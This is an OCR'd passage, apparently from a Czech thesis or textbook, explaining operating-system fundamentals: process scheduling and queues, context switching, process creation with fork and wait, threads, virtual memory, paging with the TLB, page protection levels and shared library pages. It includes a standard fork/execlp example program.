
Struktury *task_struct* aktivních procesů jsou uloženy ve dvojitě propojeném seznamu uvedeném na obrázku 2.10. Odkaz na aktuální vykonávaný proces na procesoru je uložen v ukazateli *current*.



Obrázek 2.10: **Dvojitě propojený seznam aktivních procesů. Převzato ze zdroje [80].**

2.4.5 Plánování procesů


Plánovač procesů vybírá proces z množiny procesů pro provádění na procesoru, tak aby byl procesor co nejvíce vytížen. Na jednom jádru procesoru může být v jednu chvíli prováděn jen jeden proces. V případě vícejádrového procesoru může být v jednu chvíli vykonáván více než jeden proces, přičemž ostatní procesy musí čekat. Celkový počet procesů naházejících se v paměti je označován jako stupeň vícejádrového provádění (multiprogramming). Na obrázku 2.11 jsou uvedeny fronty čekajících a připravených procesů. Procesy jsou reprezentovány strukturou PCB.



Obrázek 2.11: **Fronta čekajících a připravených procesů. Převzato ze zdroje [80].**

2.4.6 Plánovací fronty

Na obrázku 2.12 je uvedena fronta připravených a fronty čekajících procesů. U čekacích front jsou v kruzích uvedeny obsluhované prostředky a šipkami je označen směr toku procesů v systému. Po vytovření je proces zařazen do fronty připravených. Plánovač vybere některý proces z fronty připravených a přiřadí mu jádro procesoru.



Obrázek 2.12: **Plánovácí fronty. Převzato ze zdroje [80].**


V následujícím seznamu je uveden krátký výčet událostí, ke kterým může dojít při provádění procesu:

- Při požadavku na vstup-výstupní operaci je proces přesunut do fronty určené pro procesy čekající na dokončení vstup-výstupní operace.
- Při vytvoření nového procesu může být vytvářející proces přesunut do fronty určené pro procesy čekající na ukončení potomků.

- Při vypršení času vyhrazeného pro běh procesu na procesoru je proces zastaven a vložen do fronty připravených.
- Proces je ukončen, je vyjmut ze všech front a jeho prostředky včetně PCB jsou dealokovány.

2.4.7 Přepnutí kontextu

Výměna aktuálně vykonávaného procesu za nový proces na jádře procesoru se nazývá přepnutí kontextu. Průběh přepnutí kontextu zahrnuje uložení informací do PCB aktuálně vykonávaného procesu a obnovení stavu PCB procesu, který bude vykonáván. Doba přepnutí kontextu se může lišit v závislosti na architektuře a ovlivňuje ji například počet registrů procesoru, složitost operačního systému nebo přítomnost speciálních instrukcí umožňujících uložení nebo načtení všech registrů. V současné době se tato doba pohybuje v řádu jednotek mikrosekund.




Obrázek 2.13: **Přepnutí kontextu z jednoho procesu na druhý. Převzato ze zdroje [80].**

2.4.8 Vytvoření procesu

Nové procesy vznikají z existujících pomocí systémového volání *fork*. Nově vzniklé procesy mohou vytvářet další a vzniká tak strom procesů uvedený na obrázku 2.14. Proces vytvářející nové procesy se nazývá rodičovský a vytvořené procesy jsou potomky tohoto procesu. Ve většině moderních operačních systémů jsou procesy identifikovány pomocí celočíselného jedinečného identifikátoru PID (process identifier). V Linuxovém systému tvoří kořen stromu proces *systemd* jehož PID je vždy 1. Proces *systemd* je rodičem všech uživatelských procesů a zároveň je to první uživatelský proces spuštěný po startu operačního systému. Ze stromu procesů uvedeného na obrázku 2.14 je možné zjistit následující informace:

- Potomkem procesu *systemd* je proces *logind* určený pro správu klientů.

- Po přihlášení klienta je vytvořen proces *bash* s identifikátorem PID 8416.
- Přes rozhraní příkazového řádku procesu *bash* spustí přihlášený klient editor vim, který představuje proces s identifikátorem 9204 a proces *ps* s identifikátorem 9298.



Obrázek 2.14: **Strom procesů v systému Linux. Převzato ze zdroje [80].**

Příklad programu vytvářejícího nový proces pomocí systémového volání *fork* je uveden ve výpise 2.2. Po dokončení systémového volání je v procesu rodiče do proměnné *pid* vložena hodnota identifikátoru PID procesu potomka a v novém procesu potomka je do proměnné *pid* vložena nulová hodnota, přičemž proces potomka je kopií rodičovského procesu a obsahuje tedy stejné instrukce. Proces potomka pokračuje vykonáváním instrukcí následujících po systémovém volání *fork* a systémovým voláním *execlp* překryje svou paměť programem */bin/ls*. Rodičovský proces také pokračuje vykonáváním instrukcí následujících po systémovém volání *fork* a pomocí systémového volání *wait* čeká na dokončení potomka. Po dokončení potomka explicitním nebo implicitním provedením systémového volání *exit* pokračuje rodičovský proces instrukcemi následujícími po volání *wait*.


```
#include <sys/types.h>
#include <stdio.h>
#include <unistd.h>

int main()
{
    pid t pid;
    /* Fork a child process. */
    pid = fork();
    if (pid < 0) { /* Error occurred. */
        fprintf(stderr, "Fork Failed");
        return 1;
    }
    /* Child process. */
    else if (pid == 0) { execlp("/bin/ls","ls",NULL); }
    /* Parent process. */
    else { /* Parent will wait for the child to complete. */
        wait(NULL);
```

```
        printf("Child Complete");
    }
    return 0;
}
```

Výpis 2.2: **Vytvoření nového procesu pomocí systémového volání fork. Převzato ze zdroje [80].**

Průběh vytvoření potomka je uveden na obrázku 2.15.



Obrázek 2.15: **Průběh systémového volání fork. Převzato ze zdroje [80].**

V operačním systému Windows slouží pro vytvoření nového procesu funkce CreateProcess. Na rozdíl od systémového volání fork vyžaduje předání parametrů a při vytvoření nového procesu vyžaduje načtení konkrétního programu do paměti nového procesu.

2.4.9 Ukončení procesu

Proces je ukončen přímým nebo nepřímým provedením systémového volání *exit*, kterému je předán stav ukončení. Stav ukončení je obvykle celé číslo. Proces může být ukončen i svým rodičovským procesem provedením systémového volání. V operačním systému Windows k tomuto účelu slouží funkce *TerminateProcess*. Po ukončení je do tabulky procesů vložen stav ukončení a jsou dealokovány všechny jeho prostředky mezi které patří například otevřené soubory nebo fyzická a virtuální paměť. Ukončené procesy jejichž rodičovský proces neprovedl systémové volání *wait* se označují jako zombie. Provedení systémového volání *wait* v operačním systému Linux je uveden ve výpise 2.3.

```
382 pid t pid;
383 int status;
384 pid = wait(&status);
```

Výpis 2.3: **Čekání na ukončení procesu potomka provedením systémového volání wait. Převzato ze zdroje [80]**

Po provedení systémového volání *wait* je odstraněna položka ukončeného procesu z tabulky procesů. Do proměnné *pid* je vložen indetifikátor ukončeného procesu a do proměnné *status* je vložen stav ukončení. Při ukončení rodičovkého procesu může v některých operačních systémech dojít k ukončení všech procesů potomků nebo v operačním systému Linux se může nový rodičem stát proces systemd nebo některý další proces, který se následně stará o korektní ukončení procesu.

2.5 Vlákno

Dříve bylo dosaženo paralelismu vytvořením více kopií stejného procesu. Systémové volání *fork* je i přes všechny optimalizace stále náročnou operací trvající mnoho cyklů procesoru

a je také náročené z hlediska spotřebované paměti RAM. Řešením náročného vytváření nových procesů je koncept nazvaný vlákno.


Vlákno představuje nezávislou cestu provádění instrukcí v rámci procesu. Proces je sám o sobě reprezentován jedním vláknem, ale může také obsahovat více vláken jak je uvedeno na obrázku 2.16. [80]

Operační systém udržuje pro každé vlákno datovou strukturu nazvanou struktura úlohy. V této struktuře je například uložen identifikátor vlákna, ukazatel na zásobník, priorita, masky signálů, bity schopností a další.

Vlákna sdílí v rámci procesu téměř vše až na zásobník, registr PC (program counter) a také si udržují své hodnoty registrů procesoru.

Rozsah provádění vlákna je funkce. Jak jíž bylo uvedeno, samotný proces je reprezentován vláknem, jehož rozsahem provádění je funkce *main*. Zásobník funkce *main* se nachází v horní části paměťového prostoru. Zásobníky ostatních vláken se nachází kdekoli v paměťovém prostoru procesu. [76]

Skutečný paralelní běh vláken je možný jen ve vícejádrových nebo víceprocesorových systémech. V systému s jedním procesorem může být pomocí plánovacího algoritmu zajištěno střídavé vykonávání vláken nebo procesů procesorem a je tak vytvořena iluze paralelního vykonávání. [73]



Obrázek 2.16: **Jednovláknový a vícevláknový proces. Převzato ze zdroje [80].**

Vícevláknový přístup lze ocenit především při implementaci uživatelského rozhraní. Při kliknutí na tlačítko může být zahájena časově náročná operace v samostatném vlákně a tím je zajištěna odezva uživatelského rozhraní i během jejího provádění. Bez použití vláken by aplikace přestala reagovat na příkazy uživatele po dobu vykonávání této operace.

Vlákna mají oproti procesům následující výhody:

- Snažší komunikace mezi vlákny.
- Jejich vytváření spotřebuje méně paměti a času.
- Rychlejší přepínaní kontextu.


Nevýhodou při použití vícevláknového přístupu je skutečnost, že chyba v jednom vlákně může ovlivnit běh procesu.

2.6 Virtuální paměť

Konceptu virtuální paměti využívá řada moderních operačních systémů mezi které patří například Linux, Windows nebo MacOS. [76]

2.6.1 Systém nevyužívající koncept virtuální paměti

Na obrázku 2.17 je uveden fiktivní systém, který nevyužívá konceptu virtuální paměti. Takto fungují některé operační systémy typu RTOS nebo starší operační systémy mezi které patří například DOS.




Obrázek 2.17: **Fyzická paměť fiktivního systému. Převzato ze zdroje [76].**

Velikost paměti RAM tohoto systému je 64 MB. Adresový prostor této paměti je sdílen operačním systémem, ovladači, knihovnami a dvěma aplikacemi. V některé z aplikací se může nacházet neúmyslná nebo úmyslná chyba. V rámci kódu aplikace App1 může dojít k výskytu chyby, která by způsobila překopírování například 1000 bajtů z paměti vyhrazené pro aplikaci App1 do paměťového prostoru vyhrazeného pro operační systém. V tom případě by došlo k poškození operačního systému a následnému pádu celého systému.


2.6.2 Systém využívající konceptu virtuální paměti

V tomto systému má každý proces vyhrazenu svou virtuální paměť, která se označuje jako virtuální adresový prostor (dále jen VAS). Tyto vyhrazené virtuální paměti jsou izolované a procesy nemohou přistupovat do virtuálních pamětí ostatních procesů. Na obrázku 2.18 je uveden překlad virtuálních adres na fyzické adresy. Například virtuální adresa *va1* procesu *P1* je mapována na fyzickou adresu *pa1* v paměti RAM.




Obrázek 2.18: **Překlad virtuálních adres na fyzické adresy RAM. Převzato ze zdroje [76].**

Překlad virtuálních adres na fyzické provádí hardwarová jednotka MMU (Memory Management Unit) uvedená na obrázku 2.19. [80]



Obrázek 2.19: **Překlad logických adres na fyzické. Převzato ze zdroje [80].**

V případě, že velikost paměti RAM nestačí pro uložení dat nacházejících se ve VAS procesů, je použit diskový oddíl označovaný jako *swap*, který slouží jako paměť RAM druhé úrovně. Paměťová hierarchije je uvedena na obrázku 2.20.



Obrázek 2.20: **Paměťová hierarchie. Převzato ze zdroje [76].**

Směrem k horní části pyramidy roste rychlost a cena, ale klesá velikost pamětí. Směrem k dolní části pyramidy klesá cena a rychlost, ale roste velikost pamětí.

Uložení informací o mapování jednotlivých bajtů nebo slov by bylo paměťově velice náročné. Virtuální i fyzická paměť je rozdělena na bloky a operační systém si následně udržuje informace o mapování těchto bloků. Rozdělení paměti na bloky je možné realizovat dvěma způsoby:

- segmentace - virtuální a fyzická paměť je rozdělena na bloky libovolné velikosti nazývané segmenty.
- stránkování - virtuální i fyzická paměť je rozdělena na bloky stejné velikosti. Bloky virtuální paměti se označují jako stránky a bloky fyzické paměti se označují jako rámce.

O použitém schématu nerozhoduje vývojář operačního systému, ale jednotka MMU.

2.6.3 Výhody při využití virtuální paměti

Virtuální paměť přináší určitou režii, kterou zmírňuje hardwarová akcelerace a výhody použití virtuální paměti převažují nad snížením výkonu.

Procesy nemohou přistupovat do paměťových oblastí jiných procesů a programátor tedy nemusí řešit problém uvedený v kapitole 2.6.1. Při přístupu procesu A a B na virtuální adresu 0x10ea budou oba tyto procesy ve skutečnosti přistupovat na rozdílné fyzické adresy.


Další výhodou je možnost ochrany paměťových oblastí v rámci virtuální paměti.

2.7 Stránkování

V této sekci je vysvětlen koncept stránkování, který umožňuje vytvoření virtuální paměti procesu.


2.7.1 Základní metoda stránkování

VAS procesu i fyzická paměť je rozdělena na stejně velké bloky paměti. VAS procesu je rozdělen na bloky nazývající se stránky a fyzická paměť je rozdělena na bloky nazývající se rámce. Stránky se následně mapují na rámce. Procesor generuje logickou adresu uvedenou na obrázku 2.21. [80]




Obrázek 2.21: **Logická adresa generovaná procesorem při použití základní metody stránkování. Převzato ze zdroje [80].**

V adrese se nachází číslo stránky a posun v rámci stránky. Na obrázku 2.22 je uveden překlad logické adresy generované procesorem na fyzickou adresu pomocí tabulky stránek. Každý proces má svou vlastní tabulku stránek udržovanou v rámci operačního systému. Ukazatel na tabulku stránek je uložen ve struktuře PCB.



Obrázek 2.22: **Překlad logické adresy na fyzickou adresu pomocí tabulky stránek při použití základní metody stránkování. Převzato ze zdroje [80].**

Překlad logické adresy na fyzickou zajišťuje hardwarová jednotka MMU. Při překladu použije jednotka MMU číslo stránky jako index do tabulky stránek. Na tomto indexu se nachází číslo rámce, na který je stránka namapována. Číslo rámce spolu s posunem tvoří fyzickou adresu nacházející se na výstupu jednotky MMU. Na obrázku 2.23 je uvedeno mapování stránek na rámce pomocí tabulky stránek.




Obrázek 2.23: **Mapování stránek na rámce pomocí tabulky stránek. Převzato ze zdroje [80].**

Logická adresa 0 se nachází ve stránce 0. V tabulce stránek je uvedeno, že stránka 0 je namapována na rámec 5, který začíná na adrese 20. Logická adresa 0 se tedy nachází na fyzické adrese 20. Dalším příkladem je logická adresa 5 nacházející se ve stránce 1. Stránka 1 je namapována na rámec 6, který začíná na adrese 24. Posun ve stránce je roven 1. Po přičtení posunu je fyzická adresa rovna hodnotě 25.

Operační systém si dále musí uchovávat informace o alokovaných a volných rámcích ve fyzické paměti. Pro tento účel slouží datová struktura nazvaná tabulka rámců. Operační systém udržuje pouze jednu tabulku rámců.

2.7.2 Hardwarová podpora stránkování

Při překladu logické adresy na fyzickou je nutné přistoupit do fyzické paměti na adresu, kde začíná tabulka stránek. Tato adresa je uložena v registru procesoru, přičemž název tohoto registru je PTBR (page-table base register). Po nalezení čísla rámce je vytvořena fyzická adresa. Pro získání dat je tedy nutné dvakrát přistoupit do fyzické paměti. Jeden přístup je nutný pro získání překladu čísla stránky na číslo rámce a druhý přístup pro získání dat. Zpoždění způsobené těmito dvěma přístupy je neúnosné. Překlad čísla stránky na číslo rámce je urychlen asociativní rychlou vyrovnávací pamětí TLB (translation look-aside buffer) uvedenou na obrázku 2.24, která se nachází v instrukční pipeline procesoru. [80]



Obrázek 2.24: **Asociativní vyrovnávací paměť TLB. Převzato ze zdroje [80].**

Položku nacházející se v TLB tvoří klíč a hodnota, přičemž klíčem je číslo stránky a hodnotou je číslo rámce. Položka v TLB je nalezena na základě klíče. Při vyhledávání položky je hledaný klíč porovnán se všemi klíči položek v TLB zároveň. V případě, že v TLB není nalezen překlad čísla stránky na číslo rámce, je nutné vyhledat překlad v tabulce stránek ve fyzické paměti a následně jej vložit do TLB a vytvořit fyzickou adresu. Při nalezení překladu v TLB je možné ihned vytvořit překlad logické adresy na fyzickou bez přístupu do fyzické paměti, čímž dochází ke zrychlení překladu.

V položkách některých TLB může být uložen i identifikátor adresního prostoru ASID (address-space identifier) sloužící pro učení, zda proces přistupuje k datům nacházejícím se v jeho VAS a ne k datům jiného procesu. Stránky nacházející se ve VAS jednoho procesu mají stejnou hodnotu ASID. TLB tedy může obsahovat překlady různých procesů. Bez indentifikátoru ASID by bylo nutné při každém přepnutí kontextu odstranit všechny překlady z TLB.

Na moderních procesorech se může nacházet několik úrovní TLB.

2.7.3 Úrovně ochrany stránky

Pro stránku definovat úrovně ochrany uvedené v tabulce 2.1.

Úroveň ochrany stránky	**Význam**
Žádná	Se stránkou je možné dělat cokoliv
Čtení	Ze stránky je možné číst
Zápis	Do stránky je možné zapisovat
Spuštění	Kód uložený ve stránce může být spuštěn


Tabulka 2.1: **Úrovně ochrany stránky. Převzato ze zdroje [76].**

Výchozí úrovní oprávnění stránky je RW (Read-Write), což znamená, že ze stránky je možné číst a zapisovat do ní. Díky systémovým voláním *mmap* a *mprotect* je možné výchozí úroveň oprávnění stránky změnit. Jednotka MMU při každém přístupu ke stránkám

kontroluje, zda nedochází k porušení úrovně ochrany stránky. V případě přístupu pro zápis na stránce určené pouze pro čtení by jednotka MMU vyvolala výjimku. Operační systém by spustil obslužný kód výjimky a v případě, že se opravdu jedná o chybný přístup, je ukončen proces provádějící tento přístup. [76]

2.7.4 Sdílené stránky

Pomocí sdílených stránek může být například sdílen kód knihoven používaný více procesy čímž je ušetřeno místo ve fyzické paměti. Kód nacházející se ve sdílených stránkách musí být reentrantní. Reentrantní kód je takový, který se během provádění programu nemění. Kód knihovny libc je využíván mnoha procesy v operačním systému Linux. Na obrázku 2.25 jsou uvedeny tři procesy sdílející stránky libc 1 až libc 4, ve kterých se nachází kód této knihovny. Tabulky stránek obsahují mapování těchto sdílených stránek na rámce ve fyzické paměti. [80]



